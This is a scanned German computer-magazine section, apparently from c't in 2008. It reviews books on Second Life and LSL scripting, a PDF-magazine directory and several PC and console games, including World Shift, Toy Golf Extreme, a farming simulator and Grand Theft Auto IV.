Kostenlos ist der Dienst für Filme mit einer Länge von bis zu 30 Sekunden, die der Anwender als Flash-Video veröffentlichen kann. Für längere Videos werden zwei Euro pro Clip oder 20 Euro für eine Jahres-Flatrate fällig. Die bezahlten Clips darf man auch als MP4 (H.264) herunterladen. (Achim Barczok/ heb)

Lesestoff

www.pdf-mags.com

Wie Podcasts dem Hörspiel- und Musikfreund regelmäßig Hörstoff liefern, präsentieren PDF-Magazine Freunden schöne und ungewöhnlicher Bilder und Texte kostenloses Lese- und Sehfutter. Insbesondere Kreative – Grafiker, Musiker, Architekten et cetera – nutzen die Möglichkeit, ihre Arbeiten als PDF-Journals einer weltweiten Öffentlichkeit zu präsentieren.

Man kann zwar nicht von einer Szene oder gar einem Trend sprechen, dafür sind PDF-Magazine noch zu selten und zu verstreut. Dennoch finden sich mittlerweile Dutzende solcher Publikationen. **pdf-mags.com** trägt als virtueller Zeitschriftenkiosk Verweise auf knapp 200 der PDF-Magazine zusammen. Darunter finden sich Publikationen aus aller Herren Länder, in den verschiedensten Sprachen und zu den unterschiedlichsten Themen, etwa Architektur, Mode, Design, Illustration und Fotografie. (jo)

Anzeige

Anzeige

Anzeige

PDr. Thomas J. Schult

Zweiter Blick aufs zweite Leben

Neuerscheinungen zu Second Life

Nicht nur Styling-Tipps, sondern fundierte Anleitungen verspricht die zweite Generation der Second-Life-Bücher.

Als sich im vergangenen Jahr der Medienrummel um die Online-3D-Welt verstärkte, wollten einige Verlage davon profitieren und das „Buch zur Welt“ liefern. Mit ihren Tipps zum Avatar-Styling und virtuellen Flirten konnten sie vielleicht den Zerstreuung suchenden Surfer zu einem Ausflug motivieren. Wer sich ernsthaft um eine virtuelle Präsenz bemühte, vielleicht auch Geschäfte im Second Life abschließen oder anbahnen mochte, hatte an den schnell gestrickten Büchlein wenig Freude.

Nach dem Hype kam der Kater. Viele fragten sich, warum sie sich im häufig abstürzenden, Ressourcen fressenden SL-Client ihre Stunden um die Ohren schlagen sollen. Informationen finden sie schneller im WWW, die Freunde übersichtlicher bei StudiVZ, Kontakte zum anderen Geschlecht effizienter bei einer Partnerbörse, richtige 3D-Abenteuer bei World of Warcraft, Geschäftskontakte bei XING. Bis Second Life die richtigen Angebote für diese Bedürfnisse liefert, mag noch einige Zeit verstreichen.

Game ohne Mission

Der Anbieter Linden Labs setzt darauf, Werkzeuge anzubieten,

mit denen die User nicht nur virtuelle Häuser und Kleidungsstücke gestalten, sondern auch soziale Anwendungen entwickeln können. Parallel dazu bringen einige Verlage nun Bücher auf den Markt, die eher den kreativen Entwickler als den Flaneur ansprechen.

Sie helfen bei einer nüchternen Einschätzung des Potenzials der täglich von 200 000 Menschen bevölkerten, für bloße Besucher kostenlosen Plattform. Und sie ermöglichen den Einstieg in ein faszinierendes Zukunftsmodell der virtuellen Interaktion und Kommunikation. Second Life wird vielleicht eines Tages vom Markt verschwinden wie andere Pioniere vom Schlag des Mosaic-Browsers. Aber eine Erkenntnis wird überleben und die Arbeit am Computer beeinflussen: In einem dreidimensionalen Modell lässt sich vieles einfach natürlicher und anschaulicher darstellen.

Angeichts der stagnierenden Zahl aktiver Teilnehmer versucht Linden Labs zurzeit, das SL-Erlebnis weniger nervig zu gestalten: Der Client, mittlerweile als Open Source freigegeben, soll seltener abstürzen, vielleicht einmal vom Browser als Ablaufumgebung abgelöst

werden. Auf längere Sicht steht sogar das Prinzip des *Walled Garden* zur Disposition. Dann sollen die Avatare zwischen 3D-Welten unterschiedlicher Anbieter hin- und herspazieren können, Objekte und Dienste interoperabel werden. Linden Labs, IBM und 18 weitere Firmen wollen Standards für ein künftiges 3D-Internet vereinbaren.

Gartenarbeit

Was heute schon möglich ist, schildert **Second Life – The Official Guide**, deren vielköpfige Autorenschar sich aus Journalisten und Linden-Labs-Mitarbeitern rekrutiert hat, unter ihnen auch der im Dezember geschasste Technikchef Cory Ondrejka. Das gut für den SL-Erstkontakt geeignete Werk erfreut durch kurzweilige Gliederung und farbig bebilderte, garniert mit Zitaten zahlreicher SL-Bewohner. Die deutsche Übersetzung ist auf absehbare Zeit vergriffen, die englischsprachige Version wurde gerade neu aufgelegt.

Den drei Bereichen Einführung, Content-Entwicklung und Erfolg in SL widmet es jeweils rund 100 Seiten. Zunächst erklärt es ausführlich den Avatar, seine Umgebung und die Navigation. Weiterhin erleichtert es die Schritte zum ersten eigenen Bauwerk, das sich aus gewöhnlichen geometrischen Körpern zusammenstecken lässt, und zu einfachen Programmen in der Linden Scripting Language (LSL). Mit dieser Java-ähnlichen ereignisgesteuerten Programmiersprache legt der Entwickler das Verhalten von Objekten fest, dagegen werden Animationsmuster für Avatare in der Regel aus anderen Programmen importiert.


Der letzte Teil befasst sich mit kulturellen und wirtschaftlichen Aspekten des virtuellen Daseins. Wenn sich der Leser vor der Lektüre Hoffnungen auf einen lukrativen Nebenverdienst in SL gemacht haben sollte, wird er dies nach der Lektüre sicher nicht mehr tun.

Die beigelegte CD-ROM enthält unter anderem exklusiv für dieses Buch erstellte Animationen, Vorlagen und Texturen. Damit stellt das Werk einen umfassenden Reiseführer für all jene dar, die sich erst einmal informieren wollen, bevor oder während sie in ein sehr fremdes Land aufbrechen.

Wer sich anschließend entschieden hat, nicht nur zu flanieren und sich zu amüsieren, sondern auch kreativ zu werden, profitiert von einem Band wie **Creating Your World – The Official Guide to Advanced Content Creation for Second Life**. Der Verlag (Wiley) ist derselbe, die Autorengruppe setzt sich hier allerdings aus Mitarbeitern von Firmen zusammen, die ihr Brot mit SL-Programmierung verdienen. Die einfach gebauten englischen Sätze zwischen den vielen Codebeispielen dürften auch jene verstehen, deren Englischunterricht schon länger zurückliegt.

Nach einer ganz kurzen SL-Einführung geht es zur Sache: Rund die Hälfte des Inhalts besteht aus kommentiertem Code, die andere Hälfte aus reich und farbig bebilderten Hintergrundinformationen und Anleitungen. Programmiererfahrungen sind hilfreich, um den Autoren in den Scripting-Kapiteln folgen zu können.

Separate Tutorials beschreiben umfangreichere Projekte Schritt für Schritt: einen Schneemann oder eine Treppe bauen,



Bücher zu Second Life

Autoren	Michael Rymaszewski, Wagner J. Au, Mark Wallace	Aimee Weber, Kimberly Rufer-Bach, Richard Platel	Per Hiller	Günter Henke	Matthias Melzer	Hagen Graf, Ruth Prantz
Titel	Second Life – The Official Guide	Creating Your World: The Official Guide to Advanced Content Creation for Second Life	Design und Programmierung in Second Life	LSL – Programmieren in Second Life	Second Life-Programmierung mit Linden Scripting Language	Second Life für Grafikdesigner
Seitenzahl	416	416	408	112	383	DVD-ROM
Erscheinungsjahr	2008	2007	2007	2007	2008	2008
Verlag	Wiley	Wiley	Franzis	entwickler.press	Hanser	Addison-Wesley
Preis	ca. 30 €	zirka 34 €	39,95 €	9,90 €	39,90 €	39,99 €
ISBN	978-0-470-22775-6	978-0-470-17114-1	978-3-7723-7669-6	978-3-939084-92-1	978-3-446-41349-8	978-3-8273-6108-0

mit einem Strahler Schatten auf Boden und Wand werfen, eine Jacke schneiden, ein sprechendes Orakel oder ein einfaches Spiel (Drei gewinnt) programmieren, ein Haus bauen, einen Wanderweg in einer Berglandschaft anlegen, dem Avatar Tanzschritte beibringen und schließlich – auf fast 50 Seiten – ein Flugzeug bauen bis hin zur Flamme, die aus der Turbine züngelt. Alle Objekte und Skripte dieses Projekts finden sich zusammen mit vielen anderen Materialien auf der Buch-CD.

Grauschleier

Wer in deutscher Sprache Zugang zur SL-Programmierung finden möchte, muss auf Farbe verzichten: **Design und Programmierung in Second Life** zeigt alles grau in grau, wodurch die vielen Screenshots nicht gerade gewinnen. Beim Text erweist sich der Autor Per Hiller aber als kundiger Führer durchs zweite Leben, der viele Tipps und Tricks parat hat.

Nachdem er in die Themen Navigation, Kommunikation und Geld in SL eingeführt hat, beschreibt er die Herstellung eines Damenstiefels und baut weitere Objekte: Stuhl, Cowboyhut, Säule, Hexenbesen und fliegende Untertasse.

Immerhin 140 Seiten widmet er der Programmierung. Neben einem Verkaufsskript gibt er hauptsächlich Beispiele, die das Fliegen per Skript unterstützen. Ausführlich beschreibt er etwa, wie man den Hexenbesen so programmiert, dass er seinen Besitzer zu einem beliebigen Avatar fliegen kann, von dem er weiß, dass er in der Nähe ist – auch wenn er ihn nicht sieht. Dieses Wissen kann etwa von einem Scanner kommen, der im Display die Namen und Entfernungen der Standorte der Avatare in der Umgebung anzeigt.

Erst kurz vor dem Ende kommt Heller dazu, den Avatar aufzupeppen, ihm neue Kleidung und Skins zu verpassen und die Schuhsohle zu texturieren. Alle Skripte stehen zusammen mit Animationen, Texturen und Soundfiles auf einer Franzis-Webseite nach Registrierung zum Download bereit.

Wer seine ersten Skripte ausprobiert hat und nach einem deutschsprachigen Nachschlagewerk sucht, kann zu **LSL – Programmieren in Second Life** greifen. Das schlanke Büchlein im Reclam-Format stellt keine Einführung dar, sondern listet im Wesentlichen Funktionen und Ereignisse samt Kurzbeschreibungen. Die kann der SL-Entwickler allerdings auch im

Linden Scripting Language Guide nachschlagen, der über die Hilfe im SL-Client zugänglich ist. Von dort lässt sich auch gleich das Entwickler-Wiki (wiki.secondlife.com) ansteuern, das zu den Funktionen auch Beispielcode liefert und insgesamt um einiges ausführlicher ist. Ist jemand im Englischen firm, kann er auf das Bändchen aus der Reihe *entwickler.press* also getrost verzichten.

Wer ernsthaft ins Skript-Schreiben einsteigen will, sollte lieber zu **Second Life Programmierung mit der Linden Scripting Language** greifen. Auch hier muss er auf Farbe verzichten, doch das fällt nicht schwer, denn als klassische Einführung ins Programmieren liefert der Band keine Sammlung von SL-Scripten als Kopiervorlage. Los gehts hier nicht mit der Installation des Clients und der Navigation, sondern eher wie in einem Java-Lehrbuch: Matthias Melzer erläutert, was Variablen sind und welche Datentypen in LSL zur Verfügung stehen.

Alle anderen hier vorgestellten Werke zeigen nur, wie der Anwender Objekte manuell per Maussteuerung aus einfachen geometrischen Formen (*Prims*) zusammensetzen kann. Melzer dagegen schildert, wie sich Objekte per Programm gestalten lassen. Gelegentlich nimmt er sich ein größeres Projekt auf mehreren Seiten vor – das Kapitel über Kommunikation schließt er etwa mit der Programmierung eines RSS-Readers, der normale Internet-Newsfeeds auf einem Display in Second Life ausliest. Durch seinen präzisen, aber flüssigen Stil und seine vielen Codebeispiele eignet sich das Buch sowohl zum Nachschlagen als auch zum Durcharbeiten von vorne bis hinten – selbst ambitionierte Noch-nicht-Programmierer dürften es mit Erfolg studieren. Wie auch bei anderen Werken aus


dem Hanser-Verlag ist im Buch ein Code abgedruckt, der einen Download des kompletten Textes als (ausdruckbares) E-Book erlaubt.

Wer sich schon bei Textportionen, die den Umfang einer Browserseite überschreiten, die Haare rauft, findet in der Reihe *video2brain* des Verlags Addison-Wesley die ideale Weiterbildung für Lesemuffel. Hier gibts was für die Ohren und Augen, und das gleich sieben Stunden lang: **Second Life für Grafikdesigner** heißt das „Video-Training“. Es startet am Computer ohne Installation, sowohl unter Windows XP/Vista als auch unter Mac OS X ab 10.1. Ein Teil der Lektionen lässt sich auch am Fernseher betrachten.

Der Titel täuscht: Der Kurs taugt nicht nur für Grafikdesigner, sondern auch für Second-Life-Einsteiger anderer Provenienz. Das Material ist auf mehrminütige Videos aufgeteilt, die wahlweise im Browser oder in einem starren Programmfenster laufen. Die Autoren Ruth Prantz und Hagen Graf reden aus dem Off, während ihre Avatare im Video das zweite Leben demonstrieren und die gesprochenen Texte als Untertitel zu sehen sind.

Nach den üblichen Einführungskapiteln rund um Bedienung und Navigation deckt ein umfangreicher Workshop alle Aspekte beim Aufbau einer Firmenrepräsentanz ab: Aufräumen des eigenen Grundstücks, Geländemodellierung, Baufähigkeitsprüfung, das eigentliche Konstruieren und schließlich die Möblierung.

In den weiteren Kapiteln geht es um Texturen für Objekte und Avatare und schließlich um die Skriptsprache LSL. Insgesamt umfasst der Kurs weniger Themen als ein typisches Buch, vermittelt diese aber besonders anschaulich und ermöglicht sofortiges Nachbauen. (fm) **ct**



Weltenveränderer auf Tour

Aus den Tiefen des Alls rast ein schwarzer Gesteinsbrocken auf die Erde zu, stürzt durch die Atmosphäre und schlägt ein. Für die Menschheit in **World Shift** ist dies nur der Beginn einer größeren Katastrophe: Der Meteorit sendet eine Strahlung aus, die nach und nach Tiere und Pflanzen verändert; aus Mutter Erde wird ganz allmählich ein fremder Planet. Übrig bleiben gerade mal fünf gigantische Städte, die letzten Fluchtmöglichkeiten für die Menschheit. Wer in der Wildnis lebt, wird zum Mutanten. Dann taucht plötzlich noch eine Fraktion auf – Aliens natürlich, die alles andere als gute Absichten haben.

Mit diesen drei Parteien ist der Grundstein für ein solides Echtzeitspektakel gelegt. Im Streit um die verbliebenen Ressourcen der Erde und die Reste des Meteoriten kommt es immer wieder zu bewaff-



neten Konflikten. Die Kampagne versetzt den Spieler in die Rolle eines Anführers der Menschen, der für Frieden auf der Welt sorgen will.

Um den Spielablauf möglichst einfach zu halten, haben die Entwickler auf die üblichen Basenbau- und Materialsammelphasen verzichtet. Man stürzt sich vielmehr sofort in die Schlacht.

Neu bei World Shift ist vor allem der Ansatz, genrefremde Elemente für ein Strategieepos zu nutzen, die an Online-Rollenspiele erinnern. So gibt es etwa schwer gerüstete Einheiten, die besonders viel Schaden verkraften und an vorderster Front das Feuer auf sich ziehen. Dahinter stehen Heiler und Fernkämpfer.

Solche Taktiken gilt es besonders bei kooperativen Mehrspielerpartien zu beherrschen, wenn man gemeinsam gegen com-



putergesteuerte Feinde vorgeht. Anders lassen sich die Obergegnen nicht besiegen. Als Belohnung winken bei Erfolg Gegenstände, mit denen sich die Kampfwerte der Einheiten verbessern lassen.

Diese Missionen im Alleingang zu lösen, ist zwar theoretisch möglich, aber sehr schwierig. Für diejenigen, der Echtzeitstrategie nach konventionellem Zuschnitt mit gegeneinander agierenden Parteien bevorzugt, bietet World Shift auch klassische Kampfeinsätze, bei denen am Schluss eine Fraktion übrig bleibt. (Nico Nowarra/psz)

World Shift

Vertrieb	RTL Entertainment, www.worldshift.de
Betriebssystem	Windows XP, Vista
Hardwareanf.	2800-MHz-PC oder Mehrkern-System, 2 GByte RAM, 256-MByte-Grafik
Kopierschutz	Tagés
Multiplayer	LAN, Internet (Gamespy) (6)
spielbar ohne Adminrechte	ja
Sprache	Deutsch
Grafik	⊕
Sound	○
Langzeitspaß	⊕
techn. Aspekte	○
USK-Einstufung	ab 12
Preis	50 €

Ball sucht Loch

Es gibt Spiele, denen man ihr cleveres Konzept sofort anmerkt und die dennoch vor Mängeln nur so strotzen. **Toy Golf Extreme** ist ein perfektes Beispiel dafür. Die Idee: Spielzeuge spielen eine Art erweiterter Minigolf-Variante und basteln sich ihre Parcours aus dem, was so herumliegt. So treten denn also Teddybär, Puppe, Spielzeugroboter und Plastiksoldat an, um kleine Bälle in weit entfernte Löcher zu bugsieren.

In der Werkstätt markieren Schrauben den Weg, die alte Regenrinne wird zur Ballrutsche und das Lineal zur Rampe. Die Kurse in der Küche sind von Geschirr und Besteck gesäumt. So spielt man sich durchs ganze Haus und meistert manch kniffligen Parcours.

Leider scheitert die schöne Idee an ärgerlichen Kleinigkeiten. Mit der veralteten Grafik könnte man sich noch arrangieren. Dass infolge von Polygonensparsamkeit bei der Objektdefinition alles reichlich eckig wirkt, stört zwar das Auge, aber nicht den Spielablauf. Auch dass alle Objekte am Untergrund festkle-



ben und sich außer dem Ball keines bewegen lässt, ist zwar schade, macht aber weiter nichts.

Was um alles in der Welt mag aber die Entwickler bewogen haben, auf eine Physikengine zu verzichten? Die verwinkelten Bahnen fordern den Spieler geradezu auf, den Ball mit viel Schwung gegen die Bande zu schlagen, damit er dort möglichst kräftig abprallt. Aber leider ist das, was nach dem Auftreffen passiert, unberechenbar. Mal

prallt der Ball brav ab, ein andermal bleibt er einfach direkt an der Bande liegen. Besonders ärgerlich ist das, wenn man ihn exakt in ein Halbrund schlägt, in dessen Mitte sich das Loch befindet. Statt von der Bande abzuprallen, rollt der Ball im Kreis an ihr entlang und zwingt den Spieler so, einen eigentlich unnötigen weiteren Schlag auszuführen.

Auch das Anschneiden von Bällen, das realem und simuliertem Minigolf erst einen gewis-

Toy Golf Extreme

Vertrieb	Zoo Digital Publishing, www.zoodigitalpublishing.com
Betriebssystem	Windows 2000/XP, Vista
Hardwareanf.	1400-MHz-PC oder Mehrkern-System, 512 MByte RAM, 128-MByte-Grafik
Kopierschutz	UPX
Multiplayer	an einem PC (8)
spielbar ohne Adminrechte	nein
Sprache	Deutsch
Grafik	⊖
Sound	⊖
Langzeitspaß	⊖
techn. Aspekte	⊖
USK-Einstufung	ohne Altersbegrenzung
Preis	20 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖⊖ schlecht ⊖⊖ sehr schlecht	

sen Pfiff verleiht, ist hier unmöglich. Der Ball rollt nach jedem Schlag in einer geraden Linie davon. Zu trudeln beginnt er nur, wenn er auf einer Schräge landet. Das tut er dann allerdings überraschend heftig und landet dabei fast immer im Aus. Das Sprichwort lehrt zwar, dass weniger manchmal mehr ist – bei diesem verunglückten Fun-Sportereignis ist das, was man bekommt, aber schlicht zu wenig.

(Nico Nowarra/psz)

Bauern unterwegs

Landwirtschaft hat viel für sich: Man ist an der frischen Luft, arbeitet im Einklang mit der Natur und kann zugleich mit hochmodernen, faszinierenden Maschinen umgehen. Na schön, dafür muss man andererseits eklig früh aufstehen. Der **Landwirtschafts-Simulator 2008** zwingt den Spieler glücklicherweise nicht mit den Hühnern aus den Federn – genau genommen gibt es dort gar keine Hühner, auch keine anderen Tiere.



Landwirtschafts-Simulator 2008

Vertrieb	Astragon, www.astragon.de
Betriebssystem	Windows XP/SP 2, Vista
Hardwareanf.	2000-MHz-PC oder Mehrkern-System, 1 GByte RAM, Shader-2.0-Grafik
Kopierschutz	keiner
Multiplayer	nicht vorgesehen
spielbar ohne Adminrechte	nein
Sprache	Deutsch
Grafik	○
Sound	○
Langzeitpaß	⊖
techn. Aspekte	⊖⊖
USK-Einstufung	ohne Altersbeschränkung
Preis	15 €

Wer damit rechnet, komplexe wirtschaftliche Zusammenhänge auf einem modernen Bauernhof managen und sich dann als Belohnung bei simuliertem samstagsabendlichem Scheunendiskotanz amüsieren zu dürfen, wird enttäuscht: Es geht vor allem um die kräftigen Traktoren und Spezialmaschinen, die beim Säen und Ernten von Getreide zum Einsatz kommen.

Und gleich folgt die nächste Enttäuschung: Keine wilden Mähdrescherrennen, keine Zugmaschinen-Offroad-Meisterschaft. Hier wird realistisch simuliert – das bedeutet bei fast allen Tätigkeiten Schrittgeschwindigkeit. Wer versucht, mit Vollgas das Feld zu pflügen, den weist das Programm darauf hin, dass er am besten den

Tempomat auf Stufe 1 nutzen soll, was automatisches gemächliches Tuckern zur Folge hat.

Auch beim Ausbringen der Saat, beim Bewässern und bei der Ernte ist Ruhe erste Bauernpflicht. Spätestens jetzt denkt mancher darüber nach, Teile der virtuellen Feldfläche zu verkaufen, um den Vorgang abzukürzen. Leider geht das nicht. Wirklich hektisch wird es eigentlich nur, wenn der Bürgermeister zu Besuch kommt. Der kann nämlich Chaos nicht ausstehen und so muss man sich bemühen, in Windeseile alle Gerätschaften in die Scheune zu schaffen, bevor der hohe Herr den Hof betritt.

Interessanterweise hat sich schnell eine Modding-Szene um das Spiel gebildet. Die Version

0.3.0 des kostenlosen Giants-Editors erlaubt es, passende Maps zu bearbeiten.

Wer tatsächlich Ahnung von Landmaschinen hat, wird deutlich mehr Freude am Simulator finden als jemand, der sich mit typischen Spieler-Erwartungen nähert. Unklar bleibt, warum die Macher so hohe Ansprüche an die Grafikhardware stellen: Die Darstellung wirkt nicht so grafikgewaltig, als hätte man nicht auch ohne Shader-2.0-Effekte auskommen können.

Unter Vista ist das Setup-Programm im Kompatibilitätsmodus für XP/SP2 zu starten, ansonsten verweigert das Spiel später den Dienst.

(Nico Nowarra/psz)

 **Soft-Link 0811225**



Spiele-Notizen

Auch gut zwei Jahre nach ihrem Erscheinen taugt die „Source“-Engine noch zur Entwicklung beachtlicher Spielszenarien. Zuletzt wurde sie bei **Half Life 2: Episode 2** und dem Physikspiel „Portal“ eingesetzt. Wer selbst ein wenig mit der Engine herumspielen möchte, kann das am einfachsten mit Hilfe von „Garry's Mod“ tun: Für rund sechs Euro bekommt man eine Art Weltenbau-Sandkasten mit zahlreichen Werkzeugen. Von Do-it-yourself-Fluggeräten über Wolkenkratzer bis hin zu gewaltigen Fantasy-Artefakten darf der hoffnungsvolle Spielgestalter hier so ziemlich alles hineinsetzen, was er sich wünscht. Puppenobjekte, die sich frei platzieren und bewegen lassen, fungieren als Akteure in kleinen Filmchen oder Bilder geschichten. Die Erweiterung


ist über das Steam-System online zu beziehen.



Eine Reihe von Neuerungen steht für Abenteurer in der Online-Welt von **Vanguard: Saga of Heroes** an. Dazu gehören unter anderem Reittiere, die speziell auf die verschiedenen Rassen zugeschnitten sind. So bekommen Riesen ein gewaltiges Nashorn für die Fortbewegung, während Waldelfen auf einer Art Heuschrecke reiten. Goblins erhalten eine große, haarige Spinne, Halblinge eine Ameise und Hochelfen gleiten stilecht auf einer Raubkatze

durchs Spiel. Darüber hinaus feilen die Entwickler weiter an der Balance der verschiedenen Klassen und polieren die Optik mit Hilfe neuer Partikeleffekte auf.

Außerirdische haben es zunehmend schwer – jedenfalls bei **UFO: Afterlight**. Patch 1.6 beseitigt etliche Bugs und erleichtert dem Spieler unter anderem dadurch seine Aufgabe, dass dieser die Aliens nun auch verheören kann, ohne zuvor die passende Autopsie-Fertigkeit erforscht zu haben. Die Reticularer fordern in Friedenszeiten nicht mehr einfach nur Gegen-



stände ein, sondern sie sind nun auch bereit, Kristalle dafür herzugeben. Spieler, die bislang Probleme mit dem Kopierschutz hatten, dürfen aufatmen: Nach der Installation des Patches braucht die Spiel-DVD nicht mehr im Laufwerk zu sein.

Patch 1.01 verschafft Freunden des Taktik-Shooters **Rainbow Six Vegas 2** eine angenehmere Terroristenjagd. Die wichtigste Neuerung besteht darin, dass das Programm nun Sprachchat unterstützt, so dass man sich bei gemeinsamen Einsätzen per Headset verständigen kann. Die Elitesoldaten wechseln im Einsatz ihre Waffen wesentlich schneller als zuvor. Zusätzlich sollen etliche Veränderungen der Balance bei Mehrspielerkämpfen zugute kommen.

 **Soft-Link 0811225**

Hartmut Gieselmann

Im Hexenkessel

Das Gangster-Epos Grand Theft Auto IV

Dicke Autos, willige Weiber, Partys und eine Villa mit Swimming-Pool: Roman schwärmt seinem Cousin Niko vom Amerikanischen Traum vor, der bei seiner Ankunft in Liberty City aber jäh zerplatzt.

Eigentlich wollte der serbische Kriegsveteran Niko in den USA ein besseres Leben beginnen. Doch sein Cousin Roman ist in Wahrheit nur ein kleiner Taxifahrer, der sich von seinem cholerischen Chef herumkommandieren lässt und mit kleinen Gaunereien über Wasser hält. Um Kontakte zu knüpfen und Geld zu verdienen, lässt sich Niko als Auftragskiller anheuern, beseitigt unliebsame Konkurrenten, treibt Schulden ein und steht bei Drogengeschäften Schmiere.

Wenn Niko den virtuellen Nachbau von New York zum ersten Mal betritt, stellt sich zunächst einmal Ernüchterung ein. Im Vergleich zu ähnlichen Titeln wie *Assassins Creed* oder *Burnout Paradise* lässt die Grafik hochaufgelöste Details vermissen. Hintergrundobjekte werden bereits in wenigen Metern Entfernung nur noch unscharf dargestellt – als ob ein Kurzsichtiger seine Brille vergessen hätte. Die Szenerie scheint stetig zu flirren. Dabei konnten wir keine nennenswerten visuellen Unterschiede zwischen der PS3- und Xbox-360-Version ausmachen. Auf der PS3 installiert das Spiel beim ersten Start 3,3 GByte auf der Festplatte, was siebeneinhalb Minuten dauert. Die Ladezeiten unterscheiden sich anschließend auf beiden Plattformen kaum. Allerdings rauscht die Xbox 360 wegen der schnell rotierenden DVD wesentlich lauter als die PS3.

Doch seine grafischen Unzulänglichkeiten weiß das Spiel durch seine grandiose Soundkulisse, lebensechte Animationen, subtile Licht- und Wettereffekte und ein komplexes Physiksystem mehr als auszugleichen. Wo in *Assassins Creed* Bettler den Spieler mit immergleichen Sprüchen und Bewegungsmustern belästigen, entsteht in *GTA IV* die Illusion einer pulsierenden Metropole, in der sich jeder Bewohner individuell bewegt. Schwarze, La-

tinios, Russen – sie alle haben ihren eigenen Slang, deren zum Teil brüllend komischen Dialoge von Hunderten von englischen Sprechern aufgenommen wurden. Das Licht in der Stadt ändert sich zu jeder Tages- und Nachtzeit. Aus den Kanaldeckeln steigt Nebel empor. Wenn die Autos mit ihren ausgeleierten Stoßdämpfern und abgewetzten Bremsbacken einen Hydranten rammen, verbeult sich die Karos-



Als illegaler Einwanderer jagt Niko Bellic in *GTA IV* durch die nächtlichen Straßen von Liberty City.

serie an der richtigen Stelle und Wasserfontänen spritzen umher. In Verfolgungsjagden lassen sich sogar Reifen zerschießen, sodass die Felgen auf dem Asphalt Funken sprühen. Nach einer halben Stunde hat man die groben Texturen vergessen und freut sich über jedes Detail, mit der die Entwickler der Stadtsimulation Leben einhauchen.

New York, New York

Orientierten sich die Vorgänger *Vice City* und *San Andreas* noch an Action- und Ghetto-Filmen wie „Scarface“ und „Boyz n the Hood“, so ist *GTA IV* deutlich reifer geworden und greift Elemente aus Gangster-Dramen wie *Scorsese's „Hexenkessel“*, „Goodfellas“ sowie Tarantinos „Pulp Fiction“ auf. Niko trifft auf aufbrausende Unter-

grund-Bosse und durchgeknallte Glücksritter, die ihm Jobs und Aufträge verschaffen – sei es ein schwarzer Fernseh-Star, der die Straßen von Drogen-Dealern reinigen will oder ein selbstverliebter Bodybuilder, der sich zu viele Steroide gespritzt hat. Sie alle wollen groß rauskommen und scheitern meist jedoch kläglich.

Natürlich bilden Schießereien und Verfolgungsjagden noch immer den spielerischen Kern, doch ebenso wichtig sind soziale Kontakte, die der Spieler über sein Handy pflegt und deren Loyalität sich auszahlt. Er führt seine Freundin zum Bowling oder Essen aus, damit sie ihn später auf einen heißen Kaffee mit zu sich nach Hause nimmt. Nach einem Saufgelage verschwimmt und dreht sich der ganze Bildschirm, sodass Niko kaum noch geradeaus fahren kann. Eindringlicher sind die Gefahren von Alkohol am Steuer kaum zu visualisieren.

Das nervige Zielsystem der Vorgänger wurde merklich verbessert. Mit Druck auf den Analogstick geht Niko in Deckung und nimmt mit dem linken Schulterhebel Gegner automatisch aufs Korn. Zieht man ihn nur halb durch, kann er das Fadenkreuz frei bewegen, was mit dem Xbox-360-Controller besser klappt als mit dem PS3-Pad. Überhaupt ist das Spiel deutlich einfacher geworden. Die Polizei verfolgt einen nur noch in einem auf dem Radar sichtbaren Radius. Verlässt man diesen für zehn Sekunden, geben die Uniformierten die Suche auf. Ein Navigationssystem zeigt die Verfolger und die Route zum nächsten Ziel an. Das automatische Speichersystem erlaubt dem Spieler, eine fehlgeschlagene Mission unverzüglich zu wiederholen.

Die eigene Wohnung muss man nur noch zu Beginn und zum Ende einer Spielsitzung zum Speichern aufsuchen, was den Spielfluss merklich beschleunigt.

Die abwechslungsreiche Geschichte erstreckt sich über 91 Missionen und beschäftigt den Spieler etwa 40 Stunden. Nachschub soll es ab Herbst für die Xbox 360 in Form zweier kostenpflichtiger Add-ons geben, zu denen allerdings noch keine Details bekannt sind. Zusätzlich kann man in 14 verschiedenen Multiplayer-Modi in der Stadt um die Wette fahren oder Räuber und Gendarm spielen. Auf der PS3 benötigt man dazu kein kostenpflichtiges Gold-Abo wie auf der Xbox 360. Technisch ist die Multiplayer-Umsetzung durchaus gelungen, wenn auch viele Partien in völlig chaotische Schießereien ausarten.

Die Welt von Liberty City wäre nicht komplett, ohne die Überzeichnungen des American Way of Life. So nehmen Show-Größen wie Iggy Pop, Karl Lagerfeld, Juliette Lewis und Grand-Prix-Gewinnerin Ruslana als überdrehte Radio-DJs die Radiolandschaft aufs Korn. Niko kann in seinem Apartment eigens für das Spiel produzierte TV-Sendungen anschauen, darunter die „Halo“-Persiflage „Republican Space Rangers“. Im Internet-Café sucht er auf Dating-Seiten nach neuen Bekanntschaften und wird von Spam-Mails und Werbebannern für deutsches Export-Bier, Marke „Pißwasser“, penetriert. Dabei kritisiert *GTA IV* Auswüchse der Kulturindustrie, obwohl es selbst schon ein Teil von ihr geworden ist. Die 100-Millionen-Dollar-Produktion spielt so geschickt mit den Insignien der Subkultur, dass sie ihr Publikum weit über die Grenzen gewöhnlicher Videospiele hinaus anzusprechen vermag. Mit seiner bitterbösen Abrechnung mit dem Amerikanischen Traum ebnet das Gangster-Drama Videospielen den Weg von einer belächelten Jugendkultur zur ernst zu nehmenden Kunst- und Unterhaltungsform. (hag)

Grand Theft Auto IV

Vertrieb	Take-Two
Systeme	PS3, Xbox 360
Multiplayer	16 online
Sprache	Englisch (deutsche Untertitel)
USK-Einstufung	ohne Jugendfreigabe
Preis	55 € 

Schuhe aus!

